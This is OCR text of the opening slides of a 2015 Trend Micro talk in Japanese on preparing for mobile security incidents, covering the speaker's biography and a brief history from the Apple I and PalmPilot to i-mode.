モバイルインシデントへの備え
2014年 事案から紐解く

Noriaki HAYASHI
Senior Researcher

Program Management Office

自己紹介

林　憲明

トレンドマイクロ株式会社
プログラムマネジメント・オフィス シニアリサーチャー

研究領域キーワード:
オンライン詐欺 / スマートフォン / ソフトウェア無線 / Internet of Things / 車載機器

略歴：
大学卒業後、 2002年トレンドマイクロ株式会社へ入社。有償技術支援業務、コールセンター管理、メンバーマネジメントを経験。1年間の米国勤務から帰国後、国内専門のウイルス解析機関を経て、先端脅威研究組織へ。単独で日本部門の立ち上げを行う。 2015年に新設された「プログラムマネジメント・オフィス」へ異動。現在に至る。
高い専門性に基づき、国内外の脅威情報を、それぞれの専門部隊と協力して利活用すべく、特命プロジェクトの推進を行う。「Project 2020」を見据えたクロスファンクション・プロジェクトをコーディネーションし、サポートする業務を担当している。
2012年よりフィッシング対策協議会 運営委員も務める。


趣味はワンセグチューナーSDRを使った飛行機/船舶の位置情報追跡、マルチコプターによる空撮。ダイビングでの潜撮。Lチカで満足している電子工作。陸海空をデジタルガジェットで攻める。

JAPAN SMARTPHONE SECURITY ASSOCIATION 技術部会
マルウェア対策WG
アプリケーションWG
ネットワークWG

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.

温故知新

Public, Copyright © 2015 Trend Micro Incorporated. All rights reserved.



Apple Computer 1
Palo Alto, Ca. Copyright 1976
KEYBOARD
6502 (MICRO PROCESSOR)
6820 (PIA)
VIDEO LEVEL ADJ
(6800 ONLY)

アップル初代コンピュータ

1976年製 Apple I, 組み立て済みで販売された
世界初の個人用コンピュータ

$90万5,000(約9,700万円)

※2014年10月22日、競売Bonhamsのオークションにて



Palm Computing
Copyright 1995
AT22LV10L
25DC
9323
J9
J14
J1A
SW+25V
VHH_LCD
RESET
U.S.P. 4,484,038
DP-33
CALCULATOR
FIND
MENUS
APPLICATIONS
PalmPilot prototype

Palm Pilot: パーム

1996年製 「モバイル」コンピューティングの先駆け的存在。
まだ、通信機能を持っていない。

利用スタイルの変革


※1999年1月25日、NTTドコモより「iモード」発表

